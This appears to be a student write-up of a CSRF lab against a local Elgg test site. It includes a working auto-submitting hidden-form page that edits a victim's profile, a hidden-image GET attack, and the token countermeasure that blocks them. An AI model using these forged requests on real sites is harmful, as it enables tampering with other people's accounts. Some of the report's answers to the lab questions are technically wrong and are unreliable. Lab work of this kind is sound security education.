


Observation: The screenshot above shows the further confirmation that Boby has a friend value of 43. This is the GUID of Boby.





Observation: The screenshot above shows a web page to create a GET request and add Boby as a friend of Alice. An image with height and width of 1 is created so it will not be visible to Alice. The attacker code above adds Boby with the GUID of 43 as a friend of Alice. This page is linked to the CSRF Attacker web page.

Alice's FRIENDS LIST BEFORE THE ATTACK




AFTER THE ATTACK





Observation: The screenshot above shows the attack was successful when we log into Alice's account. Bobby has been added as Alice's friend.




Observation: The screenshot above shows the attack in Developer tools shows the URL specified which sends the HTTP GET request for GUID 43. Thus, when this link is clicked, Bobby gets added as a friend in that current session.

Task 3: CSRF Attack using POST Request


Boby edit page



Observation: The screenshot above shows Bobby profile page before we edit the description.




Observation: The screenshot above shows the Developer tool page POST HTTP request with a content length



Observation: The screenshot above shows the parameter tab during the edit page. The access level is 2 which means visible to the public.

TO EDIT ALICE'S PAGE:

Guid alice=42



Observation: The screenshot above shows the method to find Alice's GUID in order to edit her profile page. On searching for Alice from another account, it can be seen that Alice has a GUID of 42.



```
VM1 [Running] - Oracle VM VirtualBox
Terminal
File Edit View Search Terminal Help
GNU nano 2.5.3 File: editProfile.html Modified

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my best friend'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>


Get Help Write Out Where Is Cut Text Justify Cur Pos
Exit Read File Replace Uncut Text To Spell Go To Line
```

Observation: The screenshot above shows the creation of a webpage using GUID 42(Alice) which is malicious. “Boby is my best friend” is added to Alice’s profile page using this code. The access level is set to 2 and the URL is POST.


ALICE’S PROFILE PAGE BEFORE THE ATTACK




ALICE'S PROFILE PAGE AFTER THE ATTACK



Observation: The screenshot above shows that on clicking the link, the malicious code adds the text shown above to Alice's web page. This occurs after logging into Alice's account and launching the link



Observation: The screenshot above shows the HTTP request generation on clicking the malicious web page link



Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Answer:


Boby can solve this problem by finding Alice's GUID which was 42 in this case. He can do this by searching for Alice from another account and inspecting the page elements' Inspector to find the web page owner. Another way to find Alice's GUID without any password credentials is to log in using Alice's name and a random password and then inspecting the page owner.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Answer:

Since the malicious code is not the same as the victim website, Boby will not be able to use the CSRF attack. The GUID cannot be found since there is no access to the source code of the victim website. We will not be able to get the GUID through the HTTP request.

Task 4: Implementing a countermeasure for Elgg



```
Terminal
File Edit View Search Terminal Help
GNU nano 2.5.3 File: ActionsService.php Modified

* @access private
*/
public function gatekeeper($action) {
    //return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $token = get_input('_elgg_token');
        $ts = (int)get_input('_elgg_ts');
        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks valid: this $
            // login form being on a different domain.
            register_error(_elgg_services()->translator->translate('a$


            forward('login', 'csrf');
        }

        // let the validator send an appropriate msg
        $this->validateActionToken();
    } else if ($this->validateActionToken()) {
        return true;
    }

    forward(REFERER, 'csrf');
}

[ XOFF ignored, mumble mumble ]
Get Help Write Out Where Is Cut Text Justify Cur Pos
Exit Read File Replace Uncut Text To Spell Go To Line
```

Observation: The screenshot above shows the enabling of the CSRF countermeasures by commenting out the return True statement. This will ensure that a check is performed on the token and timestamp and True is returned only when the action is valid.



Observation: The screenshot above shows on performing the attack to add Bobby as Alice's friend (Task 2) the following message can be seen. The attack is unsuccessful because the token and timestamp have not been specified. Thus, the matching fails due to which the attack fails.